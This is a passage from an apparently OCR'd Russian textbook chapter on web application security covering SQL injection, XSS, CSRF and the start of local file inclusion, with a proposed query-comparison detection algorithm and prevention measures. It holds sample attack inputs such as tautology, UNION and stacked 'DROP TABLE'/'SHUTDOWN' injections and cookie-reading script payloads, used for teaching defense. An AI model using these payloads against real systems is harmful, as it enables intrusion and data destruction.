

Рисунок 2.2 – Поток данных обычного SQL-запроса и SQL-атаки

2.1.3 Пример атак с использованием SQL-инъекций: нелегальные/ логически некорректные запросы, объединенные запросы, сложенные запросы и хранимые процедуры.

1) Нелегальные/логически некорректные запросы выводят сообщение об ошибке ответов уровня CGI путем вставки вредоносного запроса SQL, такого как запрос 1, показанный ниже:

Запрос 1: Пример нелегального /логически некорректного запроса.

```
SELECT * FROM user WHERE id= ‘1111’ AND password= ‘1234’ AND
CONVERT(char, no) -- ’;
\Цель данной атаки – собрать структуру и информацию GGI.
```

2) Объединенные запросы. Эта атака использует оператор «UNION», который выполняет объединение между двумя или более SQL-запросами. Атака выполняет объединение вредоносных запросов и обычного SQL-запроса с оператором «UNION». Запрос 2 показывает пример объединенного запроса:

Запрос 2:

```
SELECT * FROM user WHERE id= ‘1111’ UNION
SELECT * FROM member WHERE id= ‘admin’ -- ’ AND password=
‘1234’;
```

В этом примере обрабатываются два запроса SQL и все последующие строки после знака ‘--’ распознаются как комментарии. Результат процесса запроса показывает информацию администратора СУБД.

3) Сложенные запросы. Эта атака вставляет вредоносные запросы SQL в обычный запрос. Данная процедура возможна, потому что многие запросы SQL могут быть обработаны, если после каждого запроса добавляется оператор «;». Запрос 3 является примером сложенного запроса. Следует запомнить, что оператор «;» вставляется в конце запроса.

Запрос 3:

```
SELECT * FROM user WHERE id= ‘admin’ AND password= ‘1234’;
DROP TABLE user; -- ’;
```

Результатом запроса 3 является удаление таблицы user.

4) Хранимые процедуры. СУБД предоставляет метод хранимых процедур, с помощью которого пользователь может хранить свою собственную функцию, которую можно использовать при необходимости. Пример показан ниже:

Запрос 4:

```
CREATE PROCEDURE DBO @userName varchar2, @pass varchar2,
AS
EXEC(’’SELECT * FROM user WHERE id=’’’ + @userName + ’’’ and
password=’’’ + @password + ’’’);
GO
```

2.1.4 Защита от SQL-инъекций.

Атаки SQL-инъекций – это вредоносные запросы, которые превращают обычный запрос SQL во вредоносный и, следовательно, допускают аномальный доступ к базе данных и ее обработку. Большинство веб-приложений используют фильтры для предотвращения подобных атак. Однако существует множество методов с использованием SQL-инъекций, которые могут обходить фильтры данных, что затрудняет эффективную защиту базы данных от атак приложения. Следовательно, необходимы более эффективные средства обнаружения и предотвращения атак с использованием SQL-инъекций.

1) Веб-фреймворк.

Веб-фреймворк использует метод фильтрации для удаления специальных символов. В последнее время некоторые веб-платформы предоставляют более широкий спектр методов профилактики, чем когда-либо прежде. PHP предоставляет Magic Quotes, которая работает, когда любая комбинация из 4 специальных символов ‘, ”, /, NULL существует в поле данных страниц POST, GET и COOKIES. Она автоматически добавляет ‘\’ перед специальным символом, чтобы предотвратить атаки с использованием SQL-инъекций. Однако Magic Quotes работает только для четырех специальных символов, и поэтому существуют другие обходные методы.

2) Статический анализ.

Статический анализ анализирует SQL-запросы веб-приложений для выявления и предотвращения атак с использованием SQL-инъекций. Цель статического анализа – проверить тип пользовательского ввода, чтобы уменьшить вероятность атак с использованием SQL-инъекций, а не обнаруживать их. JDBC-Checker использует библиотеку Java String Analysis (JSA) для динамической проверки типа пользовательского ввода и предотвращения атак с использованием SQL-инъекций. Однако если вредоносные входные данные имеют правильный тип или синтаксис, они не смогут защитить от SQL-инъекции. Кроме того, библиотека JSA поддерживает только язык программирования Java.

3) Динамический анализ.

Динамический анализ анализирует ответ от веб-приложения после его сканирования. Сканирование означает отправку всех вводов и получение ответа. В отличие от статического анализа, он может обнаруживать уязвимости от атак SQL-инъекций, не внося никаких изменений в веб-приложения. Paros, программа с открытым исходным кодом, обнаруживает не только атаки с использованием SQL-инъекций, но и другие уязвимости в веб-приложении. Sania защищает от атак SQL-инъекций, используя следующие шаги:

– она собирает обычные запросы SQL между клиентом и веб-приложениями, а также между веб-приложением и базой данных и анализирует уязвимости;

– она генерирует коды атак SQL-инъекций, которые могут выявить уязвимости;

– после атаки сгенерированным кодом она собирает SQL-запросы, сгенерированные в результате атаки;

– обычные запросы SQL сравниваются и анализируются с запросами, полученными в результате атаки, с использованием дерева разбора;

– наконец, она определяет, была ли атака успешной или нет. Эти этапы процедуры показаны на рисунке 2.3. Поскольку она использует дерево разбора, Sania более точна, чем метод, использующий HTTP-ответ.



Рисунок 2.3 – Структура Sania

У метода динамического анализа есть преимущества, потому что никакие модификации веб-приложения не нужны. Однако уязвимости, обнаруженные на страницах веб-приложений, должны быть вручную исправлены разработчиками, и не все из них могут быть обнаружены без предопределенных кодов атак.

4) Комбинированный метод статического и динамического анализа.

Комбинированный метод статического и динамического анализа использует преимущества, как статического анализа, так и метода динамического анализа для обнаружения атак с использованием SQL-инъекций. То есть он анализирует веб-страницы и одновременно генерирует SQL-запросы для проверки результатов. SQLCheck определяет атаки с использованием SQL-инъекций и предлагает надежный и полный алгоритм, основанный на неконтекстных грамматиках и методах синтаксического анализа компилятора. AMNESIA предлагает метод поиска горячих точек, в которых запросы SQL выполняются внутри веб-приложений и генерируются все возможные запросы SQL. Сгенерированные статические SQL-запросы и все динамические SQL-запросы от пользователя анализируются и классифицируются с использованием библиотеки JSA.

5) Рандомизация по множеству команд.

Метод рандомизации с набором инструкций вставляет случайные значения в операторы SQL-запросов веб-приложения и проверяет их на волатильность. SQLrand размещает прокси-сервер между сетью и серверами баз данных. Она отправляет запросы SQL со случайным значением на прокси-сервер. Однако если случайное значение может быть предсказано, этот метод не эффективен. На рисунке 2.4 приведена принципиальная схема этого метода.



Рисунок 2.4 – Принципиальная схема рандомизации набора команд

6) Профилирование SQL-запросов.

Этот метод имеет преимущества, поскольку он может обнаруживать атаки с использованием SQL-кода без переписывания веб-приложения.

Однако веб-приложение должно быть профилировано всякий раз, когда оно изменяется.

7) Метод машинного обучения.

Валер предложил систему обнаружения вторжений методом машинного обучения. Запросы SQL, сгенерированные в веб-приложении, были изучены для генерации параметров модели обнаружения. Затем во время выполнения, SQL-запросы сравнивались со сгенерированной моделью для проверки расхождений. Если модель будет неэффективно протестирована, может произойти много ложных результатов. Используя сгенерированные коды атак, можно обнаружить SQL-инъекций. Тем не менее, этот метод не может обнаружить все уязвимости.

Рассмотрим новый метод обнаружения атак с использованием SQL-инъекций, основанный на статическом и динамическом анализе. Этот метод удаляет значения атрибутов запросов SQL во время выполнения (динамический метод) и сравнивает их с предварительно проанализированными запросами SQL (статический метод). Символы, используемые в этом алгоритме, показаны в таблице 2.1. Метод обнаружения разработан на основе примера, приведенного в разделе 2.1.4.

Таблица 2.1 – Символы, используемые в алгоритме

Символ	Описание
$I_{\{t;f\}}$	Пользовательские входные данные {t: нормальные входные данные, f: аномальные входные данные}
F	Функция, которая сбрасывает значение запроса SQL
FQ	Исправленный SQL-запрос в веб-приложении
$DQ_{\{t;f\}}$	Сгенерированный динамический запрос SQL с пользовательским вводом {t: обычный запрос SQL, f: аномальный запрос SQL}
FDQ	Атрибут, указывающий, какое значение было удалено из фиксированного запроса SQL
$DDQ_{\{t;f\}}$	Атрибут, указывающий, какие значения были удалены из динамического запроса SQL {t: обычный запрос SQL, f: аномальный запрос SQL}

Применение таблицы 2.1 к статическому анализу в разделе 2.1.4, приводит к следующему:

I_f: admin, 1234, 1′ OR ‘1=1’-- and 1234.

FQ: SELECT *FROM user WHERE id= ‘$id’ AND password ‘$password’.

DQ_t: SELECT * FROM user WHERE id= ‘admin’ AND password= ‘1234’.

DQ_f: SELECT * FROM user WHERE id= ‘1’ or ‘1=1’ --’ AND password= ‘1111’

Данный метод обнаружения использует функцию f, которая удаляет значения атрибутов в запросах SQL. Функция показана в формуле 2.1, а подробный алгоритм – в алгоритме 2.1. Значения атрибутов статических

запросов SQL в веб-приложении и значений запросов SQL, сгенерированных во время выполнения команды, будут удалены.

$$FDQ = f(FQ), \quad DDQ = f(DQ) \tag{2.1}$$

В алгоритме 2.1 функция f, удаляет только строковые значения, окруженные апострофом ‘ после знака ‘=’ или в скобках. Значение атрибута запроса SQL состоит из переменной типа = «string value – строковое значение» или переменной = «numeric value – числовое значение». В случае если функция используется в запросе SQL, заголовок функции может иметь форму «имя функции (числовое значение)» или «имя функции (строковое значение)». Значение строки окружено апострофом ‘. Команда «which», которая окружает строковое значение, является оператором, но значению в запросе SQL предшествует знак «\». Поэтому случай, когда «where» предшествует «\», не рассматривается. Функция Get_Token в алгоритме 2.1 извлекает и удаляет первый символ во входной строке, а затем возвращает символ. Current_Quotation_State изменяется на соответствующий статус в функции Toggle Current_Quotation_State в этом алгоритме.

Алгоритм 2.1: Алгоритм, который удаляет значение атрибута в SQL запросе.

```
Алгоритм f (One SQL query)
Enumerate Quotation_Status = {Quot_Start, Quot_End}
Input String = One SQL query;
Output String = Null;
Current_Quotation_State=Quot_End;
Do while (not empty of Input String)
{
Char = Get_Token(Input_String);
If Char is a quotation character
{
Add Char to Output_String;
If the preceding character is not back slash
Toggle Current_Quotation_State;
}
Else
{
If Current_Status is Quota_End than
{
Add Char to Output_String;
}
Else
{
If the preceding charcter is \ (back slash) then
Add Char to Output_String;
}
}
}
Return Output_String;
```

Следующие примеры показывают результат функции f. Жирный шрифт удаляется и «состоит из двух объединенных символов». DQ_1 – нормальный запрос и DQ_2 – аномальный запрос.

```
FQ = SELECT * FROM user WHERE id = ‘$id’ AND password= ‘$password’
FDQ = f(DQ)
= f(SELECT * FROM user WHERE id = ‘$id’ AND password = ‘$password’)
= SELECT * FROM user WHERE id = ’ ’ AND password = ’ ’
DQ1 = SELECT * FROM user WHERE id = ‘admin’ AND \ password = ‘1234’
DDQ1 = f(DQ1)
= f(SELECT * FROM user WHERE id = ‘admin’ AND password = ‘1234’)
= SELECT * FROM user WHERE id = ’ ’ AND password = ’ ’
DQ2 = SELECT * FROM user WHERE id = ‘1’ or ‘1=1’ -- ‘ AND password = ‘1234’
DDQ2=f(DQ2)
= f(SELECT * FROM user WHERE id = ‘1 ’ or‘ 1=1’ -- ‘ AND password = ‘1234’)
= SELECT * FROM user WHERE id = ’ ’ or ‘ ‘ -- ‘’ 1234’
```

Формула (2.1) применяется независимо от того, является ли SQL-запрос нормальным или аномальным. Здесь $\oplus$ – символ, представляющий оператор исключающего ИЛИ.

$$FDQ \oplus DDQ \begin{cases} = 0 \text{ Нормально} \\ \neq 0 \text{ Аномально} \end{cases} \quad (2.2)$$

Если мы применим эту формулу к приведенному выше примеру, получим следующие два результата:

1) $FDQ \oplus DDQ_1 = 0$ Нормально.

2) $FDQ \oplus DDQ_2 \neq 0$ Аномально.

Алгоритм 2.2 – это обобщение алгоритмов обнаружения атак SQL-инъекций, предложенных в этом разделе. Строки 1–4 этого алгоритма можно заранее обработать для целевых веб-страниц.

Алгоритм 2.2: Предложенный алгоритм обнаружения SQL инъекции.

```
N: Общее число фиксированных SQL запросов в веб-приложении
FQi: i-ый фиксированный SQL запрос в веб-приложении
DQi: Динамический SQL запрос генерируемый от FQi
f: Функция удаления значения атрибута в SQL запросе
FQ = {FQ1, … FQn},
FDQ = {FDQ1, … FDQn},
// Static analysis
1 For i=1 to N
2 Get FQi
3 FDQi = f(FQi)
```

```
4 End {For}
// Dynamic analysis (running time)
5 While (Normal & ∀k ∈ N)
6 Get DQ_k from the web with I_{t,f}
7 DDQ_k = f (DQ_k)
8 If (FDQ_k ⊕ DDQ_k) = 0 then
9 Result = Normal
10 Else
11 Result = Abnormal
12 End {If}
13 End {While}
```

Рассмотрим примеры применения предложенного метода для атак типа «нелегальные/логически некорректные запросы», «объединенные запросы», «сложенные запросы»» и «хранимые процедуры».

1) Нелегальные/логически некорректные запросы.

FDQ: SELECT * FROM user WHERE id = '' AND password = '';

DQ_f: SELECT * FROM user WHERE id = '1111' AND password = '1234' AND CONVERT(char, no) -- ';

DDQ_f: SELECT * FROM user WHERE id = '' AND password = '' AND password = '' AND CONVERT(char, no) -- ';

$FDQ \oplus DDQ_f \neq 0$

2) Объединенные запросы.

FDQ: SELECT * FROM user WHERE id = '' AND password = '';

DQ_f: SELECT * FROM user WHERE id = '1111' UNION
SELECT * FROM member WHERE id = 'admin' -- ' AND password = '1234';

DDQ_f: SELECT * FROM user WHERE id = '' UNION
SELECT * FROM member WHERE id = '' -- '' 1234';

$FDQ \oplus DDQ_f \neq 0$

3) Сложенные запросы.

FDQ: SELECT * FROM user WHERE id = 'admin' AND password = '1234';

DQ: SELECT * FROM user WHERE id = 'admin' AND password = '1234'; DROP TABLE user; -- ';

DDQ: SELECT * FROM user WHERE id = '' AND password = ''; DROP TABLE user; -- ';

$FDQ \oplus DDQ_f \neq 0$

4) Хранимые процедуры.

FDQ: SELECT * FROM user WHERE id = '' AND password = '';

DQ_f: SELECT * FROM user WHERE id = 'admin' AND password = '1234'; SHUTDOWN; -- ';

DDQ_f: SELECT * FROM user WHERE id = '' AND password = ''; SHUTDOWN; -- ';

$FDQ \oplus DDQ_f \neq 0$

Таким образом, в приведенных выше примерах, предложенный метод эффективен при обнаружении атак с использованием SQL-инъекций.

2.2 Cross-Site Scripting (XSS) — межсайтовый скриптинг

Атаки межсайтового скриптинга (XSS-атаки) – это те атаки на веб-приложения, в которых злоумышленник получает контроль над браузером пользователя, чтобы выполнить вредоносный скрипт (обычно код HTML или JavaScript). В результате, если встроенный код успешно выполняется, злоумышленник может получить доступ, к любому конфиденциальному ресурсу браузера, связанному с веб-приложением (например, куки, идентификаторы сеанса и т. д.). Как мы знаем, файлы cookie помогают нам автоматически войти в систему. Поэтому, используя украденные куки-файлы, мы можем войти в систему через другие аккаунты. И это одна из причин, почему эта атака считается одной из самых рискованных.



Рисунок 2.5 – Процесс XSS-атаки

Как выполняется XSS? Атака межсайтового скриптинга означает отправку и внедрение вредоносного кода или скрипта. Вредоносный код обычно пишется на клиентских языках программирования, таких как Javascript, HTML, VBScript, Flash и т. д. Однако для выполнения этой атаки в основном используются Javascript и HTML.

Данная атака может быть выполнена по-разному. В зависимости от типа атаки XSS, вредоносный скрипт может быть отражен в браузере жертвы или сохранен в базе данных и выполняться каждый раз, когда пользователь вызывает соответствующую функцию.

Основная причина этой атаки – неправильная проверка ввода пользователем, когда вредоносный ввод может попасть в вывод. Злоумышленник может ввести скрипт, который будет вставлен в код сайта, тогда браузер не сможет узнать, является ли исполняемый код вредоносным или нет. Поэтому вредоносный скрипт выполняется в браузере жертвы или

для пользователей отображается любая фальшивая форма. Существует несколько форм, в которых может происходить атака XSS:

– на вредоносном скрипте, выполняемом на стороне клиента;

– на поддельной странице или форме, отображаемая пользователю (когда жертва вводит учетные данные или щелкает вредоносную ссылку);

– на сайтах с отображаемой рекламой;

– когда вредоносные письма отправляются жертве.

Последняя атака происходит, когда злоумышленник находит уязвимые части веб-сайта и отправляет его в качестве соответствующего вредоносного ввода. Вредоносный скрипт внедряется в код, а затем отправляется как вывод конечному пользователю. Эта атака разделена на три основные категории, как показано ниже:

1) Отраженная XSS атака – происходит, когда вредоносный скрипт не хранится на веб-сервере, а отражается в результатах веб-сайта.

2) Хранимая XSS атака – происходит, когда вредоносный скрипт постоянно хранится на веб-сервере.

3) DOM (Document Object Model) атака – происходит, когда изменяется среда DOM, но код остается прежним.

1) Отраженная XSS атака. Происходит, когда вредоносные результаты возвращаются после ввода вредоносного кода. Отраженный код XSS хранится постоянно. В этом случае вредоносный код отражается в любом результате сайта. Код атаки может быть включен в фальшивый URL или параметры HTTP. Он может по-разному воздействовать на жертву – отображая поддельную вредоносную страницу или отправляя вредоносное электронное письмо. Давайте проанализируем пример: допустим, у нас есть страница входа в систему, где пользователь должен ввести имя пользователя и пароль, как показано на рисунке 2.6.

Рисунок 2.6 – Форма входа

На некоторых веб-сайтах при вводе неверных учетных данных будет отображаться сообщение об ошибке «Извините, ваш логин или пароль неверны». В этом примере имя пользователя – это параметр, который вводится пользователем в форме входа в систему. Включение параметра имени пользователя в вывод является ошибкой. Таким образом, злоумышленник может ввести вредоносный скрипт вместо правильного имени пользователя или адреса электронной почты, как показано на рисунке 2.7.

Рисунок 2.7 – Процесс отраженной XSS-атаки

2) Хранимая XSS атака. Эта атака может считаться более рискованной и наносит больше урона. При атаке такого типа вредоносный код или сценарий сохраняется на веб-сервере (например, в базе данных) и выполняется каждый раз, когда пользователи вызывают соответствующие функции. Таким образом, хранимая атака XSS может повлиять на многих пользователей. Кроме того, поскольку скрипт хранится на веб-сервере, он будет влиять на веб-сайт в течение длительного времени. Чтобы выполнить хранимую XSS-атаку, необходимо отправить вредоносный скрипт через уязвимую форму ввода (например, поле комментария или поле просмотра). Таким образом, соответствующий скрипт будет сохранен в базе данных и выполнен при загрузке страницы или вызове соответствующей функции. Предположим, что у нас есть страница, где загружаются отзывы пользователей. Поэтому в поле комментария будет набираться сценарий, как показано ниже:

```
<script>alert(document.cookie)</script>
```

Он будет сохранен в базе данных и выполнен при загрузке страницы, поскольку на странице будет отображаться последний отзыв пользователя. Если веб-сайт уязвим для XSS атаки, то на странице загрузки появится всплывающее окно с файлами cookie. Этот скрипт довольно прост и менее вреден. Однако вместо этого скрипта может быть введен более вредоносный код. Например, файлы cookie могут быть отправлены злоумышленнику или поддельная страница может отображаться в браузере жертвы.

3) DOM XSS. Этот тип атаки происходит при изменении среды DOM, но код на стороне клиента не изменяется. Когда среда DOM изменяется в браузере жертвы, код на стороне клиента выполняется по-другому. Чтобы лучше понять, как выполняется атака XSS DOM, давайте проанализируем следующий пример:

Представьте, что есть веб-страница с URL:

```
http://testing.com/book.html?default=1
```

Здесь, «default» – это параметр, а «1» – его значение. Поэтому, чтобы выполнить XSS DOM-атаку, мы должны отправить скрипт в качестве параметра. Например:

```
http://testing.com/book.html?default=<script>alert(document.
cookie)</script>
```

В этом примере запрос отправляется на страницу `book.html?default=<script>alert(document.cookie)</script>` на `testing.com`. Поэтому для этой страницы браузер создает объект DOM, в котором объект местоположения документа будет содержать соответствующую строку, как показано на рисунке 2.8.

Рисунок 2.8 – Процесс DOM XSS-атаки

Таким образом, это влияет на среду DOM. Конечно, вместо этого простого сценария может быть введено что-то более вредоносное.

2.2.1 Проверка наличия XSS атаки.

Во-первых, чтобы проверить наличие XSS, можно выполнить тестирование черного ящика. Это означает, что его можно протестировать без проверки кода. Однако проверка кода всегда является рекомендуемой практикой и дает более надежные результаты. Из различных опытов тестирования программного обеспечения, уделяют особое внимание на то, что если выбрана хорошая техника тестирования черного ящика и она выполнена точно, то этого должно быть достаточно для проверки наличия XSS. В начале тестирования тестировщик должен учесть, какие части сайта уязвимы для возможной атаки XSS. Затем он должен спланировать, какие поля ввода кода или скрипта должны быть проверены. При тестировании на возможную атаку важно проверить, как она реагирует на типизированные сценарии, выполняются ли эти сценарии или нет и т. д. Например, тестировщик может попытаться ввести скрипт в браузер, который показан на рисунке 2.9.

Рисунок 2.9 – Проверка на наличие XSS-уязвимости

Если этот скрипт выполняется, то существует большая вероятность того, что XSS атака возможна. Кроме того, при ручном тестировании на возможную XSS атаку, важно помнить, что закодированные скобки также должны быть опробованы. Например, как показано на рисунке 2.10.

Рисунок 2.10 – Проверка на наличие XSS-уязвимости

Некоторые люди пытаются защитить сайты и системы от различных атак, меняя скобки на двойные. Например, если поле ввода будет набираться скобкой «<», то оно будет заменено на двойное «<<». Поэтому важно помнить, что тестирование с закодированными скобками тоже должно выполняться. Также нельзя забывать проверять URL сайта. Например, у нас есть запрос:

```
http://www.testing.com/test.asp?pageid=2&title=Testing%20Title
```

Если эта атака возможна, то HTML-код будет включать `<h1>Название тестирования</h1>`. Если эта уязвимость присутствует в веб-приложении, указанный тег будет вставлен в теги `<h1> </h1>`.

Как правило, при тестировании на возможную XSS атаку следует проверять правильность ввода, и тестировщик должен быть внимателен при проверке выходных данных веб-сайта. Также, если выполняется проверка кода, важно выяснить, как входные данные могут попасть в выходные данные.

XSS считается одной из самых рискованных атак, поскольку ее основная цель заключается в краже идентификационных данных пользователей веб-сайта или системы. Кроме того, XSS-атака может выполняться с использованием различных клиентских языков, таких как Javascript, HTML, VBScript, Flash и т. д. И это делает ее более вредоносной и распространенной, чем другие возможные атаки.

Тестирование на XSS атаку очень похоже на тестирование других возможных атак на стороне клиента. Однако важно помнить, какие дополнительные случаи следует проверять при тестировании на XSS.

Еще одна вещь, которая делает эту атаку более рискованной, это возможность хранения в веб-сервисе – таким образом, она может воздействовать на многих пользователей в течение длительного периода времени. Иногда XSS может выполняться даже для менее уязвимых систем, и ее трудно обнаружить.

2.2.2 Способы предотвращения XSS.

Хотя этот тип атаки считается одним из самых опасных и рискованных, все же следует знать методы его предотвращения. Из-за популярности этой атаки существует много способов предотвратить ее. Обычно используемые основные методы профилактики включают в себя:

- проверка данных;
- фильтрация;
- экранирование.

Первым шагом в предотвращении этой атаки является проверка правильности ввода. Все, что введено пользователем, должно быть точно проверено, потому что пользовательский ввод может найти свой путь к выводу. Проверка данных может быть названа в качестве основы для обеспечения безопасности системы. Сама идея проверки данных заключается не в том, чтобы допускать несоответствующий ввод, она просто помогает

снизить риски, но может оказаться недостаточной для предотвращения возможной уязвимости XSS.

Другим эффективным методом предотвращения является фильтрация ввода пользователя. Идея фильтрации состоит в том, чтобы искать рискованные ключевые слова во входных данных пользователя и удалять их или заменять пустыми строками. Эти ключевые слова могут быть:

– теги `<script> </script>`;
– команды Javascript;
– HTML разметка.

Фильтрация входных данных довольно проста на практике и может быть выполнена довольно легко на языках программирования Java и PHP, так как они имеют соответствующие библиотеки для этого.

Технология Java довольно широко используется, поэтому существует множество решений. Например, с помощью технологии Spring можно экранировать HTML для всего приложения. Для этого просто написать соответствующий код, как показано ниже, в файле web.xml проекта:

```
<context-param>
<param-name>defaultHtmlEscape</param-name>
<param-value>true</param-value>
</context-param>
```

Этот код включит экранирование HTML для всего приложения.

Если же мы хотим включить экранирование HTML для форм соответствующей страницы, код должен быть написан следующим образом:

```
<spring:htmlEscape defaultHtmlEscape="true"/>
```

Есть много готовых фильтров XSS в виде файла .jar. Одним из таких фильтров XSS является xssflt.jar, который является фильтром сервлета. Этот файл .jar можно легко загрузить из Интернета и добавить в любой проект. Фильтр проверяет каждый запрос, отправляемый приложению, и очищает его от возможного внедрения атаки XSS.

Еще один возможный метод предотвращения – это экранирование. В этом методе соответствующие символы заменяются специальными кодами. Например, экранированный символ < может выглядеть как &#60.

Между тем, не стоит забывать о тестировании. Следует инвестировать в тестировщиков программного обеспечения и надежные инструменты тестирования. Таким образом, качество программного обеспечения будет гарантировано.

2.3 Cross Site Request Forgery (CSRF) – межсайтовая подделка запроса

Межсайтовая подделка запроса (CSRF) выполняет нежелательные действия от имени пользователя на веб-сайте, где пользователь уже аутентифицирован.

2.3.1 Принцип работы.

Вот пример рабочего процесса CSRF-атаки на примере интернет-банкинга:

1) Пользователь заходит на сайт банка bank.com и устанавливает сессию.

2) Затем пользователь посещает сайт атаки evil.com.

3) Атака сайта evil.com возвращает вредоносную страницу, содержащую код JavaScript; код отправляет запрос POST на bank.com, который переводит средства злоумышленнику.

4) Браузер пользователя отправляет запрос на перевод средств на bank.com, автоматически прикрепляя файл cookie для аутентификации пользователя для bank.com.

5) Сайт банка bank.com, после проверки файла cookie для аутентификации пользователя, переводит средства от пользователя к злоумышленнику.

С точки зрения веб-сайта банка запрос на перевод средств выглядит как законный запрос пользователя; в конце концов, действительный файл cookie аутентификации предоставляется. Однако запрос исходит от сайта атаки evil.com, в то время как законные запросы должны исходить только от действий пользователя на bank.com.

2.3.2 Защита от CSRF.

Как уже говорилось выше, CSRF-атаки происходят, когда веб-сайт (bank.com) обрабатывает запрос на изменение состояния (перевод средств), исходящий с другого веб-сайта (evil.com). Поэтому для защиты от CSRF-атак веб-сайт должен убедиться, что каждый запрос на изменение состояния поступает с одной из его собственных страниц. Вот три общих способа защиты:

1) Проверка секретного токена. Сервер для каждого действия требует секретный токен (называемый токен CSRF), который отправляется в браузер только тогда, когда пользователь просматривает действие. Конкретно, сервер:

– поддерживает состояние, связывающее маркер CSRF каждого пользователя с ее идентификатором сеанса;

– встраивает токен CSRF в каждую форму на сайте (например, в скрытом поле в форме перевода средств);

– при получении запроса на действие, проверяет, действительно ли предоставленный токен CSRF совпадает с токеном пользовательского сеанса.

Проверка секретного токена эффективна до тех пор, пока злоумышленник не может получить токен CSRF. К счастью, вредоносный сайт не может просто прочитать токен целевого сайта из-за политики одного и того же происхождения (например, браузер не разрешит evil.com получать контент от bank.com). И, конечно, токен должен быть трудным для угадывания. Поскольку токен CSRF встроен только в допустимые формы и не может быть получен злоумышленником, веб-сайт может быть уверен, что

каждое полученное им действие происходит из формы на одной из его собственных страниц.

2) Подтверждение Referer. Когда браузер выдает HTTP-запрос, он включает заголовок Referer, содержащий URL-адрес, инициировавший запрос. Для каждого действия веб-сайт может просто проверить, исходит ли запрос от допустимого URL-адреса в его домене. Например, служба входа в систему Facebook возвращает сообщение об ошибке, когда запрос на вход в систему инициируется со страницы, не расположенной на facebook.com.

3) Пользовательские заголовки HTTP. Если выполнить все запросы на изменение состояния, используя XMLHttpRequest, прикрепив собственный заголовок HTTP, то сервер может проверить этот заголовок и отклонить любые запросы на изменение состояния без заголовка. Для этой цели обычно используется заголовок X-Requested-By: XMLHttpRequest. Браузеры запрещают отправлять запросы с пользовательскими заголовками HTTP на URL другого происхождения.

2.4 Local File Inclusion (LFI) – локальное включение файлов

Включения файлов являются частью любого продвинутого языка сценариев на стороне сервера в Интернете. Они необходимы для обеспечения чистоты и удобства обслуживания кода веб-приложений. Они также позволяют веб-приложениям считывать файлы из файловой системы, предоставляют функции загрузки, анализируют файлы конфигурации и выполняют другие подобные задачи. Хотя, если они не реализованы должным образом, они могут стать веб-уязвимостью, которой могут воспользоваться злоумышленники.

2.4.1 Принцип работы локальных файловых включений.

Обычно путь к файлу, который мы хотим открыть, отправляется функции, которая возвращает содержимое файла в виде строки, печатает его на текущей веб-странице, или включает его в документ и анализирует как часть соответствующего языка.

2.4.2 Типичные сценарии, где используются локальные файловые включения и их риски.

Сценарий 1: Включение файлов для анализа интерпретатором языка.

Чтобы сделать код сайта читабельным и модульным, он обычно разбивается на несколько файлов и каталогов, в идеале разделенных на логические части. Чтобы сообщить интерпретатору, где находятся эти файлы, мы должны указать правильный путь к файлу и передать его функции. Эта функция откроет файл и включит его в документ. Таким образом, синтаксический анализатор видит его как допустимый код и интерпретирует соответствующим образом. Пример использования:

Мы создаем несколько разных модулей для одной страницы и для их включения мы используем параметр GET с именем соответствующей функции, например:

```
https://example.com/?module=contact.php
```

